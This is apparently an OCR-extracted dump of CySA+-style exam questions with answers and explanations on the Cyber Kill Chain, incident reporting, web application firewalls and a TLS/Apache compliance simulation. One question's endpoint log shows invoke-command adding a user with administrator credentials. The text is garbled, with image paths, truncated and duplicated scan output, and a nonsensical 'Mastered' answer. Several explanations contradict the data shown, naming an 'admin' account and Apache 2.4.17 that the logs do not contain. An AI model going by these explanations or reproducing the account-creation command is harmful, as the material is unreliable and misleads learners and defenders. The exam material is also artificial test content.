API can help to enable automation by providing a standardized and consistent way to access and manipulate data or functionality of a software component or system. The example in the question shows that an API is used to automate the process of inserting bulk access requests from a file into an identity management system, rather than manually entering each request one by one. The other options are not correct, as they describe different concepts or techniques. Command and control is a term that refers to the ability of an attacker to remotely control a compromised system or device, such as using malware or backdoors. Command and control is not related to what is described in the example. Data enrichment is a term that refers to the process of enhancing or augmenting existing data with additional information from external sources, such as adding demographic or behavioral attributes to customer profiles. Data enrichment is not related to what is described in the example. Single sign-on is a term that refers to an authentication method that allows users to access multiple systems or applications with one set of credentials, such as using a single username and password for different websites or services. Single sign-on is not related to what is described in the example.

NEW QUESTION 40
An analyst discovers unusual outbound connections to an IP that was previously blocked at the web proxy and firewall. Upon further investigation, it appears that the proxy and firewall rules that were in place were removed by a service account that is not recognized. Which of the following parts of the Cyber Kill Chain does this describe?

A. Delivery
B. Command and control
C. Reconnaissance
D. Weaporization

Answer: B

Explanation:
The Command and Control stage of the Cyber Kill Chain describes the communication between the attacker and the compromised system. The attacker may use this channel to send commands, receive data, or update malware. If the analyst discovers unusual outbound connections to an IP that was previously blocked, it may indicate that the attacker has established a command and control channel and bypassed the security controls. ReferencesC: yber Kill Chain® | Lockheed Martin

NEW QUESTION 42
Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

A. Determine the sophistication of the audience that the report is meant for
B. Include references and sources of information on the first page
C. Include a table of contents outlining the entire report
D. Decide on the color scheme that will effectively communicate the metrics

Answer: A

Explanation:
The best way to begin preparation for a report titled “What We Learned” regarding a recent incident involving a cybersecurity breach is to determine the sophistication of the audience that the report is meant for. The sophistication of the audience refers to their level of technical knowledge, understanding, or interest in cybersecurity topics. Determining the sophistication of the audience can help tailor the
report content, language, tone, and format to suit their needs and expectations. For example, a report for executive management may be more concise, high-level, and business-oriented than a report for technical staff or peers.

NEW QUESTION 43
The analyst reviews the following endpoint log entry:

```
invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {HOSTName}
clientcomputer1

invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {net user /add invoke_ul}
The command completed successfully.
```

Which of the following has occurred?

A. Registry change
B. Rename computer
C. New account introduced
D. Privilege escalation

Answer: C

Explanation:
The endpoint log entry shows that a new account named “admin” has been created on a Windows system with a local group membership of “Administrators”. This indicates that a new account has been introduced on the system with administrative privileges. This could be a sign of malicious activity, such as privilege escalation or backdoor creation, by an attacker who has compromised the system.

NEW QUESTION 48
A security analyst is reviewing the logs of a web server and notices that an attacker has attempted to exploit a SQL injection vulnerability. Which of the following tools can the analyst use to analyze the attack and prevent future attacks?

A. A web application firewall
B. A network intrusion detection system
C. A vulnerability scanner
D. A web proxy

Answer: A

Explanation:
A web application firewall (WAF) is a tool that can protect web servers from attacks such as SQL injection, cross-site scripting, and other web-based threats. A WAF can filter, monitor, and block malicious HTTP traffic before it reaches the web server. A WAF can also be configured with rules and policies to detect and prevent specific types of attacks.
References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 3, “Security Architecture and Tool Sets”, page 91; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 1.0 “Threat and Vulnerability Management”, Objective 1.2 “Given a scenario, analyze the results of a network reconnaissance”, Sub-objective “Web application attacks”, page 9
CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition : CompTIA CySA+ Certification Exam Objectives Version 4.0.pdf)

NEW QUESTION 50
SIMULATION
You are a cybersecurity analyst tasked with interpreting scan data from Company As servers You must verify the requirements are being met for all of the servers and recommend changes if you find they are not
The company's hardening guidelines indicate the following
• TLS 1 2 is the only version of TLS running.
• Apache 2.4.18 or greater should be used.
• Only default ports should be used.
INSTRUCTIONS
using the supplied data. record the status of compliance With the company’s guidelines for each server.
The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for Issues based ONLY on the hardening guidelines provided.
Part 1: AppServ1:

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
```

```
root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT     STATE  SERVICE
80/tcp   open   http
```

AppServ2:

AppServ1 AppServ2 AppServ3 AppServ4


```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
```


AppServ3:

AppServ1 AppServ2 AppServ3 AppServ4


```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

AppServ4:


AppServ1
AppServ2
AppServ3
AppServ4
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html
root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443
Starting Nmap 6.40 (http://nmap.org) at 2019-06-26 16:07 CDT
Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT STATE SERVICE
443/tcp open https
| TLSv1.2:
| ciphers:
| TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
2:38:26
| TLS_RSA_WITH_AES_128_GCM_SHA256 - strong


Compliance Report
Fill out the following report based on your analysis of the scan data.
AppServ1 is only using TLS 1.2
AppServ2 is only using TLS 1.2
AppServ3 is only using TLS 1.2
AppServ4 is only using TLS 1.2
AppServ1 is using Apache 2.4.18 or greater
AppServ2 is using Apache 2.4.18 or greater
AppServ3 is using Apache 2.4.18 or greater
AppServ4 is using Apache 2.4.18 or greater


Part 2:



A. Mastered
B. Not Mastered


Answer: A

Explanation:
Part 1:



Part 2:
Based on the compliance report, I recommend the following changes for each server: AppServ1: No changes are needed for this server.
AppServ2: Disable or upgrade TLS 1.0 and TLS 1.1 to TLS 1.2 on this server to ensure secure encryption and communication between clients and the server. Update Apache from version 2.4.17 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs.
